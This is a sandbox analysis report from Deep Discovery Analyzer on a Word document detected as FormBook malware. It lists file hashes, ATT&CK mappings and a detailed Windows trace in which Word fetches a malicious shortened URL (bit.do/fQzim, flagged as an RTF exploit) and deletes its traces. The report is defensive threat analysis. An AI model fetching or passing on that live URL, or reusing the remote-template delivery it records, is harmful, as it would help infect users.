Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-04-24 14:33:35
Submitter	Manual Submission
Type	Office Word 2007 document

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	Trojan.W97M.FORMBOOK.AM		
Exploited vulnerabilities	-		
Analyzed objects	Office Word 2007 document	1 - Inquiry Sheet Lists 0240030019.docx	1076E99352D86A3A80FA64C98D114CD7EB31F920

Analysis Environments

	CentOS w Docker	W7	W10
Anti-security, self-preservation			
Autostart or other system reconfiguration			
Deception, social engineering			
File drop, download, sharing, or replication		✓	✓
Hijack, redirection, or data theft		✓	✓
Malformed, defective, or with known malware traits	✓	✓	✓
Process, service, or memory object change			✓
Rootkit, cloaking			
Suspicious network or messaging activity		✓	✓

CentOS w Docker

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.FORMBOOK.AM
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - Inquiry Sheet Lists 0240030019.docx (Office Word 2007 document)

File name	Inquiry Sheet Lists 0240030019.docx
File type	Office Word 2007 document
SHA-1	1076E99352D86A3A80FA64C98D114CD7EB31F920
SHA-256	24DC6F5183A801C1E50F0142EAB5A4CE13CFAB3779D71B4FC1D3A86816E2B143
MD5	19B240D9AF9E9A476AF9A8A85F7B4CAC
Size	10308 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.FORMBOOK.AM
Exploited vulnerabilities	-
Threat Characteristics	Malformed, defective, or with known malware traits (1)

Notable Threat Characteristics

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.W97M.FORMBOOK.AM Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	1076E99352D86A3A80FA64C98D114CD7EB31F920	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.FORMBOOK.AM Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92		

W7

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	Trojan.W97M.FORMBOOK.AM
Exploited vulnerabilities	-
Network connection	Custom

Object 1 - Inquiry Sheet Lists 0240030019.docx (Office Word 2007 document)

File name	Inquiry Sheet Lists 0240030019.docx
File type	Office Word 2007 document
SHA-1	1076E99352D86A3A80FA64C98D114CD7EB31F920
SHA-256	24DC6F5183A801C1E50F0142EAB5A4CE13CFAB3779D71B4FC1D3A86816E2B143
MD5	19B240D9AF9E9A476AF9A8A85F7B4CAC
Size	10308 byte(s)

Risk Level	High risk
Detection	Trojan.W97M.FORMBOOK.AM
Exploited vulnerabilities	-
Threat Characteristics	File drop, download, sharing, or replication (2) Hijack, redirection, or data theft (1) Malformed, defective, or with known malware traits (1) Suspicious network or messaging activity (6)

Process Graph

Inquiry Sheet Lists 0240030019.docx
WINWORD.EXE
2
1
PID: 2340

Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics		
Defense Evasion	File Deletion	🟥⬜⬜	Characteristics:	1, 2
Discovery	Network Share Discovery	🟥⬜⬜	Characteristics:	1
Command and Control	Commonly Used Port	🟥🟥🟥	Characteristics:	1
	Standard Application Layer Protocol	🟥🟥🟥	Characteristics:	1

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

File drop, download, sharing, or replication (2)

Characteristic	Significance	Details
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2340 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36446AA.htm Type: VSDT_TEXT_HTML
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2340 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf Type: VSDT_WMF

Hijack, redirection, or data theft (1)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	🟥⬜⬜	Process ID: 2340 Info: Enums share folder from API result

Malformed, defective, or with known malware traits (1)

Characteristic	Significance	Details
Detected as known malware	🟥🟥🟥	Source: ATSE Detection Name: Trojan.W97M.FORMBOOK.AM Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92

Suspicious network or messaging activity (6)

Characteristic	Significance	Details
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://bit.do/fQzim Threat Name: EXPLOIT_RTF.WRS
Connects to remote URL or IP address	🟥⬜⬜	http://bit.do/images/bit-do-url-shortener-logo-66x66.png
Connects to remote URL or IP address	🟥⬜⬜	http://bit.do/fQzim
Listens on port	🟥⬜⬜	0.0.0.0:49169
Listens on port	🟥⬜⬜	127.0.0.1:52727
Listens on port	🟥⬜⬜	0.0.0.0:49166

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
bit.do	54.83.52.76	53	-	No risk	-	Inquiry Sheet Lists 0240030019.docx
bit.do	54.83.52.76	80	-	-	-	Inquiry Sheet Lists 0240030019.docx

URL	Site Category	Risk Level	Threat	Accessed By
http://bit.do/images/bit-do-url-shortener-logo-66x66.png	Sharing Services Cloud Applications	No risk	-	Inquiry Sheet Lists 0240030019.docx
http://bit.do/fQzim	Malware Accomplice	High	EXPLOIT_RTF.WRS	Inquiry Sheet Lists 0240030019.docx
http://bit.do/	Sharing Services Cloud Applications	No risk	-	Inquiry Sheet Lists 0240030019.docx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
A36446AA.htm	No risk	-	-	http://bit.do/fQzim	6593	CDDA0CE556B74C07203867D9F32C293A51A4EAE4
fQzim[1].htm	No risk	-	-	http://bit.do/fQzim	6593	CDDA0CE556B74C07203867D9F32C293A51A4EAE4
ZCS3PKI.LNK	No risk	-	-	-	893	7B18156379CA78C77FE9C2678B91DF9C9A62F427
Inquiry Sheet Lists 0240030019.docx.LNK	No risk	-	-	-	1145	377694B7C69552463FC5EAC4B6ACF77BB8EF123A
bit.do.url	No risk	-	-	-	40	2B60CBF31F524A207F512DD9D3A208DC1ABDE286
fQzim.url	No risk	-	-	-	45	0A421BBF9F1827E20B7834B4FE24841D56601E40
~WRS{EC7C4DC4-74C4-49C4-8369-3DC352A1C481}.tmp	No risk	-	-	-	9216	F0E0D08BAC4113BD7A965E72AC86F4DAFD63AC3E
~$quiry Sheet Lists 0240030019.docx	No risk	-	-	-	162	FC309EB6C422DD4D8ADFFB627E898A08267FEFA5
ExcludeDictionaryEN0409.lex	No risk	-	-	-	2	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
Word12.pip	No risk	-	-	-	1684	F2BBE0704D7495E84F8D755F2F75971E48BF9AA2

Suspicious Objects

Type	Object	Risk Level
URL	http://bit.do:80/images/bit-do-url-shortener-logo-66x66.png	Medium
File (SHA1)	1076E99352D86A3A80FA64C98D114CD7EB31F920	High
URL	http://bit.do:80/fQzim	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://bit.do/fQzim Threat Name: EXPLOIT_RTF.WRS		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.W97M.FORMBOOK.AM Engine Version: 12.500.1008 Malware Pattern Version: 16.675.92		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\ Value: None		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\0a% Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\WORDFiles Value: 52980008		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52980008		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\ProductFiles Value: 52980009		2340
Call Filesystem API	API Name: CopyFileExW Args: (%ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\OPA12.BAK, %ALLUSERSPROFILE%\Microsoft\OFFICE\DATA\opa12.dat, 0, 0, 0, 1) Return: 0		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\MTTT Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00002109030000000000000000F01FEC\Usage\EXCELFiles Value: 5298000b		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ph% Value: None		2340
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2340
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\ph% Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\`m% Value: None		2340
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Protocol Discovery, 0, , , 0) Return: cc0004		2340
Call System API	API Name: DnsQueryExW Args: (bit.do, 1, 50000000) Return: 0		2340
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, bit.do, 80, , , 3, 0, 0) Return: cc0008		2340

Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, OPTIONS, /, HTTP/1.1, , 0, -2141124608, 0) Return: cc000c		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\EnableFileTracing Value: 0		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\EnableConsoleTracing Value: 0		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\FileTracingMask Value: ffff0000		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\ConsoleTracingMask Value: ffff0000		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\MaxFileSize Value: 100000		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASAPI32\FileDirectory Value: %windir%\tracing		2340
Call Service API	API Name: OpenServiceW Args: (296e998, Sens, 4) Return: 296e8f8		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\EnableFileTracing Value: 0		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\EnableConsoleTracing Value: 0		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\FileTracingMask Value: ffff0000		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\ConsoleTracingMask Value: ffff0000		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\MaxFileSize Value: 100000		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\WINWORD_RASMANCS\FileDirectory Value: %windir%\tracing		2340
Call Service API	API Name: OpenServiceA Args: (296ec90, rasman, 4) Return: 296ec18		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None		2340
Call Service API	API Name: OpenServiceA Args: (296ee98, RASMAN, 4) Return: 296ece0		2340
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5e0		2340
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5e0		2340
Call Network API	API Name: socket Args: (2, 2, 0) Return: 608		2340
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608		2340
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5f4		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\DefaultConnectionSettings Value: None		2340
Call Network API	API Name: socket Args: (2, 2, 0) Return: 634		2340
Call Network API	API Name: socket Args: (23, 2, 0) Return: 634		2340
Call System API	API Name: DnsQueryExW Args: (bit.do, 1, 40006000) Return: 9701		2340
Call System API	API Name: DnsQueryExW Args: (bit.do, 1c, 40006000) Return: 0		2340
Call Network API	API Name: socket Args: (23, 2, 0) Return: 634		2340
Call Network API	API Name: socket Args: (2, 1, 6) Return: 634		2340
Call Network API	API Name: bind Args: (634, 0.0.0.0:49166, 16) Return: 0		2340
Detection	Threat Characteristic: Listens on port 0.0.0.0:49166		
Call Network API	API Name: connect Args: (634, 54.83.52.76:80, 16) Return: ffffffff		2340
Call Network API	API Name: send Args: (634, OPTIONS / HTTP/1.1\r\nUser-Agent: Microsoft Office Protocol Discovery\r\nHost: bit.do\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 128, 0) Return: 128		2340
Call Network API	API Name: recv Args: (634, , 1024, 0) Return: ?		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\Count Value: 1		2340
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://bit.do/\ Value: None		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://bit.do/\Type Value: 0		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://bit.do/\Protocol Value: 0		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://bit.do/\Version Value: 0		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://bit.do/\Flags Value: 0		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Internet\Server Cache\http://bit.do/\Expiration Value: None		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\LogSessionName Value: stdout		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Active Value: 1		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\ControlFlags Value: 1		2340
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\ Value: None		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\Guid Value: 7e4b70ee-8296-4f0f-a3ba-f58ef7bb4e96		2340
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Tracing\Microsoft.SmartScreen.dll\Regular\BitNames Value: Error Unusual Noise Entry Exit Probability Cracking CrackingError Debug		2340
Call Service API	API Name: OpenServiceW Args: (29668c0, Webclient, 5) Return: 29668e8		2340
Call Internet Helper API	API Name: WNetAddConnection3W Args: (a00ee, Remote<\\bit.do\DavWWWRoot> Local<\\bit.do\DavWWWRoot>, , , c) Return: 35		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Cached\{BDEADF00-C265-11D0-BCED-00A0C90AB50F} {000214E6-0000-0000-C000-000000000046} 0xFFFF Value: None		2340
Call Internet Helper API	API Name: InternetGetConnectedStateExW Args: (1e132c, 0, 0, 0) Return: 1		2340
Call Network API	API Name: socket Args: (2, 2, 17) Return: 668		2340
Call Network API	API Name: bind Args: (668, 127.0.0.1:52727, 16) Return: 0		2340
Detection	Threat Characteristic: Listens on port 127.0.0.1:52727		
Call Internet Helper API	API Name: InternetOpenW Args: (Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E), 0, , , 10000000) Return: cc0004		2340
Call System API	API Name: DnsQueryExW Args: (bit.do, 1, 50000000) Return: 0		2340
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, bit.do, 80, , , 3, 0, 43511664) Return: cc0008		2340
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /fQzim, , , 1969952, 4261904, 43511664) Return: cc000c		2340

Detection	Threat Characteristic: Connects to remote URL or IP address http://bit.do/fQzim		
Call Network API	API Name: socket Args: (2, 1, 6) Return: 6ac		2340
Call Network API	API Name: bind Args: (6ac, 0.0.0.0:49169, 16) Return: 0		2340
Detection	Threat Characteristic: Listens on port 0.0.0.0:49169		
Call Network API	API Name: connect Args: (6ac, 54.83.52.76:80, 16) Return: ffffffff		2340
Call Network API	API Name: recv Args: (668, , 32, 0) Return: ?		2340
Call Network API	API Name: send Args: (668, !, 1, 0) Return: 1		2340
Call Network API	API Name: send Args: (6ac, GET /fQzim HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: bit.do\r\nConnection: Keep-Alive\r\n\r\n, 316, 0) Return: 316		2340
Call Network API	API Name: recv Args: (6ac, , 1024, 0) Return: ?		2340
Call Network API	API Name: send Args: (668, !, 1, 0) Return: 1		2340
Call Network API	API Name: recv Args: (668, , 32, 0) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1024, 0) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 8192, 0) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\fQzim[1].htm Type: VSDT_TEXT_HTML		2340
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\fQzim[1].htm Type: VSDT_TEXT_HTML		2340
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36446AA.htm Type: VSDT_TEXT_HTML		2340
Call Filesystem API	API Name: CopyFileExW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\MXNZOZKK\fQzim[1].htm, %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36446AA.htm, 0, 0, 0, 0) Return: 1		2340
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\A36446AA.htm Type: VSDT_TEXT_HTML		2340
Call Internet Helper API	API Name: InternetOpenW Args: (Microsoft Office Existence Discovery, 0, , , 0) Return: cc0008		2340
Call System API	API Name: DnsQueryExW Args: (bit.do, 1, 50000000) Return: 0		2340
Call Internet Helper API	API Name: InternetConnectW Args: (cc0008, bit.do, 80, , , 3, 0, 0) Return: cc000c		2340
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc000c, HEAD, /fQzim, HTTP/1.1, , 0, -2143287296, 0) Return: cc0010		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: send Args: (6ac, HEAD /fQzim HTTP/1.1\r\nUser-Agent: Microsoft Office Existence Discovery\r\nHost: bit.do\r\nContent-Length: 0\r\nConnection: Keep-Alive\r\n\r\n, 131, 0) Return: 131		2340
Call Network API	API Name: recv Args: (6ac, , 1024, 0) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\}>& Value: None		2340
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf Type: VSDT_EMPTY		2340
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf Type: VSDT_WMF		2340
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf Type: VSDT_WMF		2340
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf Type: VSDT_WMF		2340
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2340 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf Type: VSDT_WMF		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\26D952A3.wmf) Return: 1		2340
Call System API	API Name: DnsQueryExW Args: (bit.do, 1, 50000000) Return: 0		2340
Call Internet Helper API	API Name: InternetConnectW Args: (cc0004, bit.do, 80, , , 3, 0, 43593776) Return: cc0008		2340
Call Internet Helper API	API Name: HttpOpenRequestW Args: (cc0008, GET, /images/bit-do-url-shortener-logo-66x66.png, , , 56482004, 4262416, 43593776) Return: cc000c		2340
Detection	Threat Characteristic: Connects to remote URL or IP address http://bit.do/images/bit-do-url-shortener-logo-66x66.png		
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Call Network API	API Name: send Args: (6ac, GET /images/bit-do-url-shortener-logo-66x66.png HTTP/1.1\r\nAccept: */*\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.2; .NET4.0C; .NET4.0E; MSOffice 12]\r\nAccept-Encoding: gzip, deflate\r\nHost: bit.do\r\nConnection: Keep-Alive\r\n\r\n, 353, 0) Return: 353		2340
Call Network API	API Name: recv Args: (6ac, , 1024, 0) Return: ?		2340
Call Network API	API Name: recv Args: (668, , 32, 0) Return: ?		2340
Call Network API	API Name: send Args: (668, !, 1, 0) Return: 1		2340
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\fQzim.url) Return: 0		2340
Add File	Path: %APPDATA%\Microsoft\Office\Recent\fQzim.url Type: VSDT_ASCII		2340
Write File	Path: %APPDATA%\Microsoft\Office\Recent\fQzim.url Type: VSDT_ASCII		2340
Call Network API	API Name: recv Args: (6ac, , 1024, 0) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 3299, 0) Return: ?		2340
Call Network API	API Name: recv Args: (6ac, , 1, 2) Return: ?		2340
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q18Y57L1\bit-do-url-shortener-logo-66x66[1].png Type: VSDT_PNG		2340
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.IE5\Q18Y57L1\bit-do-url-shortener-logo-66x66[1].png Type: VSDT_PNG		2340
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\bit.do.url) Return: 0		2340
Add File	Path: %APPDATA%\Microsoft\Office\Recent\bit.do.url Type: VSDT_ASCII		2340
Write File	Path: %APPDATA%\Microsoft\Office\Recent\bit.do.url Type: VSDT_ASCII		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\}>& Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 1 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 2 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6 Value: None		2340

Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 11 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 14 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 19 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 24 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 25 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None		2340
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None		2340
